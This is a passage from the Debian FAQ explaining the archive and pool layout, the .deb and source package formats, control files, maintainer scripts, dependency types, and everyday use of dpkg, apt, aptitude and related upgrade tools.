There's one set of *binary-something* subdirectories which contain index files for binary packages of each available computer architecture, for example `binary-i386` for packages which execute on Intel x86 PC machines or `binary-sparc` for packages which execute on Sun SPARCstations.

The complete list of available architectures for each release is available at the release's web page (<http://www.debian.org/releases/>). For the current release, please see 'On what hardware architectures/systems does Debian GNU/Linux run?' on page 13.

The index files in `binary-*` are called `Packages(.gz, .bz2)` and they include a summary of each binary package that is included in that distribution. The actual binary packages reside in the top level `pool` directory.

Furthermore, there's a subdirectory called `source/` which contains index files for source packages included in the distribution. The index file is called `Sources(.gz, .bz2)`.

Last but not least, there's a set of subdirectories meant for the installation system index files, they are at `debian-installer/binary-architecture`.

## 6.9 Where is the source code?

Source code is included for everything in the Debian system. Moreover, the license terms of most programs in the system *require* that source code be distributed along with the programs, or that an offer to provide the source code accompany the programs.

The source code is distributed in the `pool` directory (see 'What's in the `pool` directory?' on the current page) together with all the architecture-specific binary directories. To retrieve the source code without having to be familiar with the structure of the FTP archive, try a command like `apt-get source mypackagename`.

Due to restrictions in their licenses, source code may or may not be available for packages in the "contrib" and "non-free" areas, which are not formally part of the Debian system. In some cases only sourceless "binary blobs" can be distributed (see for instance `firmware-misc-nonfree`); in other cases the license prohibits the distribution of prebuilt binaries, but does allow packages of source code which users can compile locally (see `broadcom-sta-dkms`).

## 6.10 What's in the `pool` directory?

Packages are kept in a large 'pool', structured according to the name of the source package. To make this manageable, the pool is subdivided by section ('main', 'contrib' and 'non-free') and by the first letter of the source package name. These directories contain several files: the binary packages for each architecture, and the source packages from which the binary packages were generated.

You can find out where each package is placed by executing a command like `apt-cache showsrc mypackagename` and looking at the 'Directory:' line. For example, the `apache` packages are stored in `pool/main/a/apache/`.

Additionally, since there are so many `lib*` packages, these are treated specially: for instance, `libpaper` packages are stored in `pool/main/libp/libpaper/`.

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<sup>2</sup>`dists/stable/main`, `dists/stable/contrib`, `dists/stable/non-free`, and `dists/unstable/main/`, etc.

<sup>3</sup>Historically, packages were kept in the subdirectory of `dists` corresponding to which distribution contained them. This turned out to cause various problems, such as large bandwidth consumption on mirrors when major changes were made. This was fixed with the introduction of the package pool. The `dists` directories are still used for the index files used by programs like `apt`.

## 6.11 What is “incoming”?

After a developer uploads a package, it stays for a short while in the “incoming” directory before it is checked that it’s genuine and allowed into the archive.

Usually nobody should install things from this place. However, in some rare cases of emergency, the incoming directory is available at <http://incoming.debian.org/>. You can manually fetch packages, check the GPG signature and MD5sums in the .changes and .dsc files, and then install them.

## 6.12 How do I set up my own apt-able repository?

If you have built some private Debian packages which you’d like to install using the standard Debian package management tools, you can set up your own apt-able package archive. This is also useful if you’d like to share your Debian packages while these are not distributed by the Debian project. Instructions on how to do this are given on the Debian Wiki (<https://wiki.debian.org/HowToSetupADebianRepository>).



## Chapter 7

# Basics of the Debian package management system

This chapter touches on some lower level internals of Debian package management. If you're interested mainly in *usage* of the relevant tools, skip to chapters 'The Debian package management tools' on page 35 and/or 'Keeping your Debian system up-to-date' on page 41.

### 7.1 What is a Debian package?

Packages generally contain all of the files necessary to implement a set of related commands or features. There are two types of Debian packages:

- *Binary packages*, which contain executables, configuration files, man/info pages, copyright information, and other documentation. These packages are distributed in a Debian-specific archive format (see 'What is the format of a Debian binary package?' on the following page); they are usually characterized by having a '.deb' file extension. Binary packages can be unpacked using the Debian utility `dpkg` (possibly via a frontend like `aptitude`); details are given in its manual page.
- *Source packages*, which consist of a `.dsc` file describing the source package (including the names of the following files), a `.orig.tar.gz` file that contains the original unmodified source in gzip-compressed tar format and usually a `.diff.gz` file that contains the Debian-specific changes to the original source. The utility `dpkg-source` packs and unpacks Debian source archives; details are provided in its manual page. (The program `apt-get` can be used as a frontend for `dpkg-source`.)

Installation of software by the package system uses "dependencies" which are carefully designed by the package maintainers. These dependencies are documented in the `control` file associated with each package. For example, the package containing the GNU C compiler (`gcc`) "depends" on the package `binutils` which includes the linker and assembler. If a user attempts to install `gcc` without having first installed `binutils`, the package management system (`dpkg`) will send an error message that it also needs `binutils`, and stop installing `gcc`. (However, this facility can be overridden by the insistent user, see `dpkg(8)`.) See more in 'What is meant by saying that a package *Depends, Recommends, Suggests, Conflicts, Replaces, Breaks* or *Provides* another package?' on page 30 below.

Debian's packaging tools can be used to:

- manipulate and manage packages or parts of packages,
- administer local overrides of files in a package,
- aid developers in the construction of package archives, and
- aid users in the installation of packages which reside on a remote FTP site.

## 7.2 What is the format of a Debian binary package?

A Debian “package”, or a Debian archive file, contains the executable files, libraries, and documentation associated with a particular suite of program or set of related programs. Normally, a Debian archive file has a filename that ends in `.deb`.

The internals of this Debian binary packages format are described in the `deb(5)` manual page. This internal format is subject to change (between major releases of Debian GNU/Linux), therefore please always use `dpkg-deb(1)` if you need to do lowlevel manipulations on `.deb` files.

## 7.3 Why are Debian package file names so long?

The Debian binary package file names conform to the following convention: `<foo>_<VersionNumber>-<DebianRevisionNumber>_<DebianArchitecture>.deb`

Note that `foo` is supposed to be the package name. Checking the package name associated with a particular Debian archive file (`.deb` file) can be done in one of these ways:

- inspect the “Packages” file in the directory where it was stored at a Debian FTP archive site. This file contains a stanza describing each package; the first field in each stanza is the formal package name.
- use the command `dpkg --info foo_VVV-RRR_AAA.deb` (where VVV, RRR and AAA are the version, revision and architecture of the package in question, respectively). This displays, among other things, the package name corresponding to the archive file being unpacked.

The VVV component is the version number specified by the upstream developer. There are no standards in place here, so the version number may have formats as different as “19990513” and “1.3.8pre1”.

The RRR component is the Debian revision number, and is specified by the Debian developer (or an individual user if he chooses to build the package himself). This number corresponds to the revision level of the Debian package, thus, a new revision level usually signifies changes in the Debian Makefile (`debian/rules`), the Debian control file (`debian/control`), the installation or removal scripts (`debian/p*`), or in the configuration files used with the package.

The AAA component identifies the processor for which the package was built. This is commonly `amd64`, which refers to AMD64, Intel 64 or VIA Nano chips. For other possibilities review Debian’s FTP directory structure at ‘What are all those directories at the Debian FTP archives?’ on page 23. For details, see the description of “Debian architecture” in the manual page `dpkg-architecture(1)`.

## 7.4 What is a Debian control file?

Specifics regarding the contents of a Debian control file are provided in the Debian Policy Manual, section 5, see ‘What other documentation exists on and for a Debian system?’ on page 53.

Briefly, a sample control file is shown below for the Debian package `hello`:

```
Package: hello
Version: 2.9-2+deb8u1
Architecture: amd64
Maintainer: Santiago Vila <sanvila@debian.org>
Installed-Size: 145
Depends: libc6 (>= 2.14)
Conflicts: hello-traditional
Breaks: hello-debhelper (<< 2.9)
Replaces: hello-debhelper (<< 2.9), hello-traditional
Section: devel
Priority: optional
Homepage: http://www.gnu.org/software/hello/
Description: example package based on GNU hello
 The GNU hello program produces a familiar, friendly greeting. It
 allows non-programmers to use a classic computer science tool which
 would otherwise be unavailable to them.
.
 Seriously, though: this is an example of how to do a Debian package.
 It is the Debian version of the GNU Project’s ‘hello world’ program
 (which is itself an example for the GNU Project).
```

The `Package` field gives the package name. This is the name by which the package can be manipulated by the package tools, and usually similar to but not necessarily the same as the first component string in the Debian archive file name.

The Version field gives both the upstream developer's version number and (in the last component) the revision level of the Debian package of this program as explained in 'Why are Debian package file names so long?' on the facing page.

The Architecture field specifies the chip for which this particular binary was compiled.

The Depends field gives a list of packages that have to be installed in order to install this package successfully.

The Installed-Size indicates how much disk space the installed package will consume. This is intended to be used by installation front-ends in order to show whether there is enough disk space available to install the program.

The Section line gives the "section" where this Debian package is stored at the Debian FTP sites.

The Priority indicates how important is this package for installation, so that semi-intelligent software like apt or aptitude can sort the package into a category of e.g. packages optionally installed. See 'What is an *Essential*, *Required*, *Important*, *Standard*, *Optional*, or *Extra* package?' on the next page.

The Maintainer field gives the e-mail address of the person who is currently responsible for maintaining this package.

The Description field gives a brief summary of the package's features.

For more information about all possible fields a package can have, please see the Debian Policy Manual, section 5, "Control files and their fields", see 'What other documentation exists on and for a Debian system?' on page 53.

## 7.5 What is a Debian conffile?

Conffiles is a list of configuration files (usually placed in `/etc`) that the package management system will not overwrite when the package is upgraded. This ensures that local values for the contents of these files will be preserved, and is a critical feature enabling the in-place upgrade of packages on a running system.

To determine exactly which files are preserved during an upgrade, run:

```
dpkg --status package
```

And look under "Conffiles:".

## 7.6 What is a Debian preinst, postinst, prerm, and postrm script?

These files are executable scripts which are automatically run before or after a package is installed or removed. Along with a file named `control`, all of these files are part of the "control" section of a Debian archive file.

The individual files are:

**preinst** This script is executed before the package it belongs to is unpacked from its Debian archive (".deb") file. Many 'preinst' scripts stop services for packages which are being upgraded until their installation or upgrade is completed (following the successful execution of the 'postinst' script).

**postinst** This script typically completes any required configuration of the package `foo` once `foo` has been unpacked from its Debian archive (".deb") file. Often, 'postinst' scripts ask users for input, and/or warn them that if they accept default values, they should remember to go back and re-configure that package as needed. Many 'postinst' scripts then execute any commands necessary to start or restart a service once a new package has been installed or upgraded.

**prerm** This script typically stops any daemons which are associated with a package. It is executed before the removal of files associated with the package.

**postrm** This script typically modifies links or other files associated with `foo`, and/or removes files created by the package. (Also see 'What is a Virtual Package?' on the next page.)

Currently all of the control files can be found in the directory `/var/lib/dpkg/info`. The files relevant to package `foo` begin with the name "foo" and have file extensions of "preinst", "postinst", etc., as appropriate. The file `foo.list` in that directory lists all of the files that were installed with the package `foo`. (Note that the location of these files is a dpkg internal; you should not rely on it.)

## 7.7 What is an *Essential, Required, Important, Standard, Optional, or Extra* package?

Each Debian package is assigned a *priority* by the distribution maintainers, as an aid to the package management system. The priorities are:

- **Required:** packages that are necessary for the proper functioning of the system.  
This includes all tools that are necessary to repair system defects. You must not remove these packages or your system may become totally broken and you may probably not even be able to use `dpkg` to put things back. Systems with only the Required packages are probably unusable, but they do have enough functionality to allow the sysadmin to boot and install more software.
- **Important** packages should be found on any Unix-like system.  
Other packages which the system will not run well or be usable without will be here. This does *NOT* include Emacs or X or TeX or any other large application. These packages only constitute the bare infrastructure.
- **Standard** packages are standard on any Linux system, including a reasonably small but not too limited character-mode system. Tools are included to be able to send e-mail (with mutt) and download files from FTP servers.  
This is what will be installed by default if users do not select anything else. It does not include many large applications, but it does include the Python interpreter and some server software like OpenSSH (for remote administration) and Exim (for mail delivery, although it can be configured for local delivery only). It also includes some common generic documentation that most users will find helpful.
- **Optional** packages include all those that you might reasonably want to install if you do not know what they are, or that do not have specialized requirements.  
This includes X, a full TeX distribution, and lots of applications.
- **Extra:** packages that either conflict with others with higher priorities, are only likely to be useful if you already know what they are, or have specialized requirements that make them unsuitable for “Optional”.

If you do a default Debian installation all the packages of priority **Standard** or higher will be installed in your system. If you select pre-defined tasks you will get lower priority packages too.

Additionally, some packages are marked as **Essential** since they are absolutely necessary for the proper functioning of the system. The package management tools will refuse to remove these.

## 7.8 What is a Virtual Package?

A virtual package is a generic name that applies to any one of a group of packages, all of which provide similar basic functionality. For example, both the `konqueror` and `firefox-esr` programs are web browsers, and should therefore satisfy any dependency of a program that requires a web browser on a system, in order to work or to be useful. They are therefore both said to provide the “virtual package” called `www-browser`.

Similarly, `exim4` and `sendmail` both provide the functionality of a mail transport agent. They are therefore said to provide the virtual package “mail-transport-agent”. If either one is installed, then any program depending on the installation of a `mail-transport-agent` will be satisfied by the presence of this virtual package.

Debian provides a mechanism so that, if more than one package which provide the same virtual package is installed on a system, then system administrators can set one as the preferred package. The relevant command is `update-alternatives`, and is described further in “Some users like mawk, others like gawk; some like vim, others like elvis; some like trn, others like tin; how does Debian support diversity?” on page 50.

## 7.9 What is meant by saying that a package *Depends, Recommends, Suggests, Conflicts, Replaces, Breaks* or *Provides* another package?

The Debian package system has a range of package “dependencies” which are designed to indicate (in a single flag) the level at which Program A can operate independently of the existence of Program B on a given system:



- Package A *depends* on Package B if B absolutely must be installed in order to run A. In some cases, A depends not only on B, but on a version of B. In this case, the version dependency is usually a lower limit, in the sense that A depends on any version of B more recent than some specified version.
- Package A *recommends* Package B, if the package maintainer judges that most users would not want A without also having the functionality provided by B.
- Package A *suggests* Package B if B contains files that are related to (and usually enhance) the functionality of A.
- Package A *conflicts* with Package B when A will not operate if B is installed on the system. Most often, conflicts are cases where A contains files which are an improvement over those in B. “Conflicts” are often combined with “replaces”.
- Package A *replaces* Package B when files installed by B are removed and (in some cases) over-written by files in A.
- Package A *breaks* Package B when both packages cannot be simultaneously configured in a system. The package management system will refuse to install one if the other one is already installed and configured in the system.
- Package A *provides* Package B when all of the files and functionality of B are incorporated into A. This mechanism provides a way for users with constrained disk space to get only that part of package A which they really need.

More detailed information on the use of each of these terms can be found in the Debian Policy manual, section 7.2, “Binary Dependencies”, see ‘What other documentation exists on and for a Debian system?’ on page 53.

## 7.10 What is meant by Pre-Depends?

“Pre-Depends” is a special dependency. In the case of most packages, `dpkg` will unpack the archive file of a package (i.e., its `.deb` file) independently of whether or not the files on which it depends exist on the system. Simplistically, unpacking means that `dpkg` will extract the files from the archive file that were meant to be installed on your file system, and put them in place. If those packages *depend* on the existence of some other packages on your system, `dpkg` will refuse to complete the installation (by executing its “configure” action) until the other packages are installed.

However, for some packages, `dpkg` will refuse even to unpack them until certain dependencies are resolved. Such packages are said to “Pre-depend” on the presence of some other packages. The Debian project provided this mechanism to support the safe upgrading of systems from a `.out` format to `ELF` format, where the *order* in which packages were unpacked was critical. There are other large upgrade situations where this method is useful, e.g. the packages with the required priority and their LibC dependency.

As before, more detailed information about this can be found in the Policy manual.

## 7.11 What is meant by *unknown*, *install*, *remove*, *purge* and *hold* in the package status?

These “want” flags tell what the user wanted to do with a package (as indicated by the user’s direct invocations of `dpkg/apt/aptitude`).

Their meanings are:

- *unknown* - the user has never indicated whether the package is wanted.
- *install* - the user wants the package installed or upgraded.
- *remove* - the user wants the package removed, but does not want to remove any existing configuration file.
- *purge* - the user wants the package to be removed completely, including its configuration files.
- *hold* - the user wants this package not to be processed, i.e. wants to keep the current version with the current status whatever that is.

## 7.12 How do I put a package on hold?

There are three ways of holding back packages, with `dpkg`, `apt` or `aptitude`.

With `dpkg`, you have to export the list of package selections, with:

```
dpkg --get-selections `ls` > selections.txt
```

Then edit the resulting file `selections.txt`, change the line containing the package you wish to hold, e.g. `libc6`, from this:

```
libc6                                install
```

to this:

```
libc6                                hold
```

Save the file, and reload it into `dpkg` database with:

```
dpkg --set-selections < selections.txt
```

With `apt`, you can set a package to hold using

```
apt-mark hold package_name
```

and remove the hold with

```
apt-mark unhold package_name
```

With `aptitude`, you can hold a package using

```
aptitude hold package_name
```

and remove the hold with

```
aptitude unhold package_name
```

## 7.13 How do I install a source package?

Debian source packages can't actually be "installed", they are just unpacked in whatever directory you want to build the binary packages they produce.

Source packages are distributed on most of the same mirrors where you can obtain the binary packages. If you set up your APT's `sources.list` (5) to include the appropriate "deb-src" lines, you'll be able to easily download any source package by running

```
apt-get source foo
```

To help you in actually building the source package, Debian source packages provide the so-called build-dependencies mechanism. This means that the source package maintainer keeps a list of other packages that are required to build their package. To see how this is useful, run

```
apt-get build-dep foo
```

before building the source.

## 7.14 How do I build binary packages from a source package?

The preferred way to do this is by using various wrapper tools. We'll show how it's done using the `devscripts` tools. Install this package if you haven't done so already.

Now, first get the source package:

```
apt-get source foo
```

and change to the source tree:

```
cd foo-*
```

Then install needed build-dependencies (if any):

```
sudo apt-get build-dep foo
```

Then create a dedicated version of your own build (so that you won't get confused later when Debian itself releases a new version):

```
dch -l local 'Blah blah blah'
```

And finally build your package:

```
debuild -us -uc
```

If everything worked out fine, you should now be able to install your package by running

```
sudo dpkg -i ../*.deb
```

If you prefer to do things manually, and don't want to use `devscripts`, follow this procedure:

You will need all of `foo_*.dsc`, `foo_*.tar.gz` and `foo_*.diff.gz` to compile the source (note: there is no `.diff.gz` for some packages that are native to Debian).

Once you have them ('How do I install a source package?' on the facing page) and if you have the `dpkg-dev` package installed, the following command:

```
dpkg-source -x foo_version-revision.dsc
```

will extract the package into a directory called `foo-version`.

If you just want to compile the package, you may `cd` into the `foo-version` directory and issue the command

```
dpkg-buildpackage -rfakeroot -b
```

to build the package (note that this also requires the `fakeroot` package), and then

```
dpkg -i ../foo_version-revision_arch.deb
```

to install the newly-built package(s).

## 7.15 How do I create Debian packages myself?

For a more detailed description on this, read the New Maintainers' Guide, available in the `maint-guide` package or at <http://www.debian.org/doc/devel-manuals#maint-guide>, or the Guide for Debian Maintainers, available in the `debmake-doc` package or at <https://www.debian.org/doc/devel-manuals#debmake-doc>.



## Chapter 8

# The Debian package management tools

### 8.1 What programs does Debian provide for managing its packages?

There are multiple tools that are used to manage Debian packages, from graphic or text-based interfaces to the low level tools used to install packages. All the available tools rely on the lower level tools to properly work and are presented here in decreasing complexity level.

It is important to understand that the higher level package management tools such as `aptitude` or `synaptic` rely on `apt` which, itself, relies on `dpkg` to manage the packages in the system.

See Chapter 2. Debian package management (<http://www.debian.org/doc/manuals/debian-reference/ch02.en.html>) of the Debian reference (<http://www.debian.org/doc/manuals/debian-reference/>) for more information about the Debian package management utilities. This document is available in various languages and formats, see the Debian Reference entry in the DDP Users' Manuals overview (<http://www.debian.org/doc/user-manuals#quick-reference>).

#### 8.1.1 dpkg

This is the main package management program. `dpkg` can be invoked with many options. Some common uses are:

- Find out all the options: `dpkg --help`.
- Print out the control file (and other information) for a specified package: `dpkg --info foo_VVV-RRR.deb`.
- Install a package (including unpacking and configuring) onto the file system of the hard disk: `dpkg --install foo_VVV-RRR.deb`.
- Unpack (but do not configure) a Debian archive into the file system of the hard disk: `dpkg --unpack foo_VVV-RRR.deb`. Note that this operation does *not* necessarily leave the package in a usable state; some files may need further customization to run properly. This command removes any already-installed version of the program and runs the `preinst`, `postinst`, `prepm`, and `postrm` script associated with the package (see 'What is a Debian `preinst`, `postinst`, `prepm`, and `postrm` script?' on page 29).
- Configure a package that already has been unpacked: `dpkg --configure foo`. Among other things, this action runs the `postinst` (see 'What is a Debian `preinst`, `postinst`, `prepm`, and `postrm` script?' on page 29) script associated with the package. It also updates the files listed in the `conffiles` for this package. Notice that the 'configure' operation takes as its argument a package name (e.g., `foo`), *not* the name of a Debian archive file (e.g., `foo_VVV-RRR.deb`).
- Extract a single file named "blurf" (or a group of files named "blurf\*") from a Debian archive: `dpkg --fsys-tarfile foo_VVV-RRR.deb | tar -xf - 'blurf*'`.
- Remove a package (but not its configuration files): `dpkg --remove foo`.
- Remove a package (including its configuration files): `dpkg --purge foo`.
- List the installation status of packages containing the string (or regular expression) "foo\*": `dpkg --get-selections | grep 'foo*'`.

## 8.1.2 APT

APT is the *Advanced Package Tool*, an advanced interface to the Debian packaging system which provides the `apt-get` program. It provides commandline tools for searching and managing packages, and for querying information about them, as well as low-level access to all features of the `libapt-pkg` library. For more information, see the User's Guide in `/usr/share/doc/apt-doc/guide.html/index.html` (you will have to install the `apt-doc` package).

Starting with Debian Jessie, some frequently used `apt-get` and `apt-cache` commands have an equivalent via the new `apt` binary. This means some popular commands like `apt-get update`, `apt-get install`, `apt-get remove`, `apt-cache search`, or `apt-cache show` now can also be called simply via `apt`, say `apt update`, `apt install`, `apt remove`, `apt search`, or `apt show`. The following is an overview of the old and new commands:

```
apt-get update      -> apt update
apt-get upgrade    -> apt upgrade
apt-get dist-upgrade -> apt full-upgrade
apt-get install package -> apt install package
apt-get remove package -> apt remove package
apt-get autoremove -> apt autoremove
apt-cache search string -> apt search string
apt-cache policy package -> apt list -a package
apt-cache show package -> apt show package
apt-cache showpkg package -> apt show -a package
```

The `apt` tool merges functionality of `apt-get` and `apt-cache` and by default has a fancier colored output format, making it more pleasant for humans. For usage in scripts or advanced use cases, `apt-get` is still preferable or needed.

`apt-get` provides a simple way to retrieve and install packages from multiple sources using the command line. Unlike `dpkg`, `apt-get` does not understand `.deb` files, it works with the packages proper name and can only install `.deb` archives from a source specified in `/etc/apt/sources.list`. `apt-get` will call `dpkg` directly after downloading the `.deb` archives<sup>1</sup> from the configured sources.

Some common ways to use `apt-get` are:

- To update the list of packages known by your system, you can run:

```
apt update
```

(you should execute this regularly to update your package lists)

- To install the `foo` package and all its dependencies, run:

```
apt install foo
```

- To remove the `foo` package from your system, run:

```
apt remove foo
```

- To remove the `foo` package and its configuration files from your system, run:

```
apt purge foo
```

- To list all packages for which newer versions are available, run:

```
apt list --upgradable
```

- To upgrade all the packages on your system (without installing extra packages or removing packages), run:

```
apt upgrade
```

- To upgrade all the packages on your system, and, if needed for a package upgrade, installing extra packages or removing packages, run:

```
apt full-upgrade
```

(The command `upgrade` keeps a package at its installed obsolete version if upgrading would need an extra package to be installed, for a new dependency to be satisfied. The `full-upgrade` command is less conservative.)

<sup>1</sup>Notice that there are ports that make this tool available with other package management systems, like Red Hat package manager, also known as `rpm`

Note that you must be logged in as root to perform any commands that modify packages.

Note that `apt-get` now also installs recommended packages as default, and thanks to its robustness it's the preferred program for package management from console to perform system installation and major system upgrades.

The `apt` tool suite also includes the `apt-cache` tool to query the package lists. You can use it to find packages providing specific functionality through simple text or regular expression queries and through queries of dependencies in the package management system. Some common ways to use `apt-cache` are:

- To find packages whose description contain *word*:

```
apt search word
```

- To print the detailed information of a package:

```
apt show package
```

- To print the packages a given package depends on:

```
apt-cache depends package
```

- To print detailed information on the versions available for a package and the packages that reverse-depend on it:

```
apt-cache showpkg package
```

For more information, install the `apt` package and read `apt(8)`, `apt-get(8)`, `sources.list(5)` and install the `apt-doc` package and read `/usr/share/doc/apt-doc/guide.html/index.html`.

### 8.1.3 aptitude

`aptitude` is a package manager for Debian GNU/Linux systems that provides a frontend to the `apt` package management infrastructure. `aptitude` is a text-based interface using the `curses` library. Actions may be performed from a visual interface or from the command-line.

`aptitude` can be used to perform management tasks in a fast and easy way. It allows the user to view the list of packages and to perform package management tasks such as installing, upgrading, and removing packages.

`aptitude` provides the functionality of `apt-get`, as well as many additional features:

- `aptitude` offers easy access to all versions of a package.
- `aptitude` makes it easy to keep track of obsolete software by listing it under "Obsolete and Locally Created Packages".
- `aptitude` includes a fairly powerful system for searching particular packages and limiting the package display. Users familiar with `mutt` will pick up quickly, as `mutt` was the inspiration for the expression syntax.
- `aptitude` can be used to install the predefined tasks available. For more information see 'tasksel' on the next page.
- `aptitude` in full screen mode has `su` functionality embedded and can be run by a normal user. It will call `su` (and ask for the root password, if any) when you really need administrative privileges.

You can use `aptitude` through a visual interface (simply run `aptitude`) or directly from the command line. The command line syntax used is very similar to the one used in `apt-get`. For example, to install the `foo` package, you can run `aptitude install foo`.

Note that `aptitude` is the preferred program for daily package management from the console.

For more information, read the manual page `aptitude(8)` and install the `aptitude-doc` package.

### 8.1.4 synaptic

`synaptic` is a graphical package manager. It enables you to install, upgrade and remove software packages in a user friendly way. Along with most of the features offered by `aptitude`, it also has a feature for editing the list of used repositories, and supports browsing all available documentation related to a package. See the Synaptic Website (<http://www.nongnu.org/synaptic/>) for more information.

### 8.1.5 tasksel

When you want to perform a specific task it might be difficult to find the appropriate suite of packages that fill your need. The Debian developers have defined `tasks`, a task is a collection of several individual Debian packages all related to a specific activity. Tasks can be installed through the `tasksel` program or through `aptitude`.

Typically, the Debian installer will automatically install the task associated with a standard system and a desktop environment. The specific desktop environment installed will depend on the CD/DVD media used, most commonly it will be the GNOME desktop (`gnome-desktop` task). Also, depending on your selections throughout the installation process, tasks might be automatically installed in your system. For example, if you selected a language other than English, the task associated with it will be installed automatically too and if the installer recognises you are installing on a laptop system the `laptop` task will also be installed.

### 8.1.6 Other package management tools

#### dpkg-deb

This program manipulates Debian archive (`.deb`) files. Some common uses are:

- Find out all the options: `dpkg-deb --help`.
- Determine what files are contained in a Debian archive file: `dpkg-deb --contents foo_VVV-RRR.deb`
- Extract the files contained in a named Debian archive into a user specified directory: `dpkg-deb --extract foo_VVV-RRR.deb tmp` extracts each of the files in `foo_VVV-RRR.deb` into the directory `tmp/`. This is convenient for examining the contents of a package in a localized directory, without installing the package into the root file system.
- Extract the control information files from a package: `dpkg-deb --control foo_VVV-RRR.deb tmp`.

Note that any packages that were merely unpacked using `dpkg-deb --extract` will be incorrectly installed, you should use `dpkg --install` instead.

More information is given in the manual page `dpkg-deb(1)`.

## 8.2 Debian claims to be able to update a running program; how is this accomplished?

The kernel (file system) in Debian GNU/Linux systems supports replacing files even while they're being used.

We also provide a program called `start-stop-daemon` which is used to start daemons at boot time or to stop daemons when the runlevel is changed (e.g., from multi-user to single-user or to halt). The same program is used by installation scripts when a new package containing a daemon is installed, to stop running daemons, and restart them as necessary.

## 8.3 How can I tell what packages are already installed on a Debian system?

To learn the status of all the packages installed on a Debian system, execute the command

```
dpkg --list
```

This prints out a one-line summary for each package, giving a 2-letter status symbol (explained in the header), the package name, the version which is *installed*, and a brief description.

To learn the status of packages whose names match any pattern beginning with "foo", run the command:

```
dpkg --list 'foo*'
```

To get a more verbose report for a particular package, execute the command:

```
dpkg --status packagename
```



## 8.4 How do I display the files of an installed package?

To list all the files provided by the installed package `foo` execute the command

```
dpkg --getfiles foo
```

Note that the files created by the installation scripts aren't displayed.

## 8.5 How can I find out what package produced a particular file?

To identify the package that produced the file named `foo` execute either:

- `dpkg --search foo`

This searches for `foo` in installed packages. (This is (currently) equivalent to searching all of the files having the file extension of `.list` in the directory `/var/lib/dpkg/info/`, and adjusting the output to print the names of all the packages containing it, and diversions.)

A faster alternative to this is the `dlocate` tool.

```
dlocate -S foo
```

- `zgrep foo Contents-ARCH.gz`

This searches for files which contain the substring `foo` in their full path names. The files `Contents-ARCH.gz` (where `ARCH` represents the wanted architecture) reside in the major package directories (`main`, `non-free`, `contrib`) at a Debian FTP site (i.e. under `/debian/dists/stretch`). A `Contents` file refers only to the packages in the subdirectory tree where it resides. Therefore, a user might have to search more than one `Contents` files to find the package containing the file `foo`.

This method has the advantage over `dpkg --search` in that it will find files in packages that are not currently installed on your system.

- `apt-file search foo`

If you install the `apt-file` package, similar to the above, it searches files which contain the substring or regular expression `foo` in their full path names. The advantage over the example above is that there is no need to retrieve the `Contents-ARCH.gz` files as it will do this automatically for all the sources defined in `/etc/apt/sources.list` when you run (as root) `apt-file update`.

## 8.6 Why is 'foo-data' not removed when I uninstall 'foo'? How do I make sure old unused library-packages get purged?

Some packages are split in program ('foo') and data ('foo-data') (or in 'foo' and 'foo-doc'). This is true for many games, multimedia applications and dictionaries in Debian and has been introduced since some users might want to access the raw data without installing the program or because the program can be run without the data itself, making 'foo-data' optional.

Similar situations occur when dealing with libraries: generally these get installed since packages containing applications depend on them. When the application-package is purged, the library-package might stay on the system. Or: when the application-package no longer depends upon e.g. `libdb4.2`, but upon `libdb4.3`, the `libdb4.2` package might stay when the application-package is upgraded.

In these cases, 'foo-data' doesn't depend on 'foo', so when you remove the 'foo' package it will not get automatically removed by most package management tools. The same holds true for the library packages. This is necessary to avoid circular dependencies. However, if you use `apt-get` (see 'APT' on page 36) or `aptitude` (see 'aptitude' on page 37) as your package management tool, they will track automatically installed packages and give the possibility to remove them, when no packages making use of them remain in your system.



## Chapter 9

# Keeping your Debian system up-to-date

One of Debian's goals is to provide a consistent upgrade path and a secure upgrade process. We always do our best to make upgrading to new releases a smooth procedure. In case there's some important note to add to the upgrade process, the packages will alert the user, and often provide a solution to a possible problem.

You should also read the Release Notes document that describes the details of specific upgrades. It is available on the Debian website at <http://www.debian.org/releases/stable/releasenotes> and is also shipped on the Debian CDs, DVDs and Blu-ray discs.

### 9.1 How can I keep my Debian system current?

One could simply execute an anonymous ftp call to a Debian archive, then peruse the directories until one finds the desired file, and then fetch it, and finally install it using `dpkg`. Note that `dpkg` will install upgrade files in place, even on a running system. Sometimes, a revised package will require the installation of a newly revised version of another package, in which case the installation will fail until/unless the other package is installed.

Many people find this approach much too time-consuming, since Debian evolves so quickly – typically, a dozen or more new packages are uploaded every week. This number is larger just before a new major release. To deal with this avalanche, many people prefer to use a more automated method. Several different packages are available for this purpose:

#### 9.1.1 aptitude

`aptitude` is the recommended package manager for Debian GNU/Linux systems, and is described in 'aptitude' on page 37.

Before you can use `aptitude` to make an upgrade, you'll have to edit the `/etc/apt/sources.list` file to set it up. If you wish to upgrade to the latest stable version of Debian, you'll probably want to use a source like this one:

```
http://ftp.us.debian.org/debian stable main contrib
```

You can replace `ftp.us.debian.org` (the mirror in the United States) with the name of a faster Debian mirror near you. See the mirror list at <http://www.debian.org/mirror/list> for more information.

Or you can use the redirector service `httpredir.debian.org` which aims to solve the problem of choosing a Debian mirror. It uses the geographic location of the user and other information to choose the best mirror that can serve the files. To take advantage of it use a source like this one:

```
http://httpredir.debian.org/debian stable main contrib
```

More details on this can be found in the `sources.list(5)` manual page.

To update your system from the command line, run

```
aptitude update
```

followed by

```
aptitude full-upgrade
```

Answer any questions that might come up, and your system will be upgraded.

Note that `aptitude` is not the recommended tool for doing upgrades from one Debian GNU/Linux release to another. Use `apt-get` instead. For upgrades between releases you should read the Release Notes (<http://www.debian.org/releases/stable/releasenotes>). This document describes in detail the recommended steps for upgrades from previous releases as well as known issues you should consider before upgrading.

For details, see the manual page `aptitude(8)`, and the file `/usr/share/aptitude/README`.

### 9.1.2 apt-get and apt-cdrom

An alternative to `aptitude` is `apt-get` which is an APT-based command-line tool (described previously in ‘APT’ on page 36).

`apt-get`, the APT-based command-line tool for handling packages, provides a simple, safe way to install and upgrade packages.

To use `apt-get`, edit the `/etc/apt/sources.list` file to set it up, just as for ‘`aptitude`’ on the preceding page.

Then run

```
apt-get update
```

followed by

```
apt-get dist-upgrade
```

Answer any questions that might come up, and your system will be upgraded. See also the `apt-get(8)` manual page, as well as ‘APT’ on page 36.

If you want to use CDs/DVDs/BDs to install packages, you can use `apt-cdrom`. For details, please see the Release Notes, section “Adding APT sources from optical media”.

Please note that when you get and install the packages, you’ll still have them kept in your `/var` directory hierarchy. To keep your partition from overflowing, remember to delete extra files using `apt-get clean` and `apt-get autoclean`, or to move them someplace else (hint: use `apt-move`).

### 9.1.3 mirror

This Perl script, and its (optional) manager program called `mirror-master`, can be used to fetch user-specified parts of a directory tree from a specified host *via* anonymous FTP.

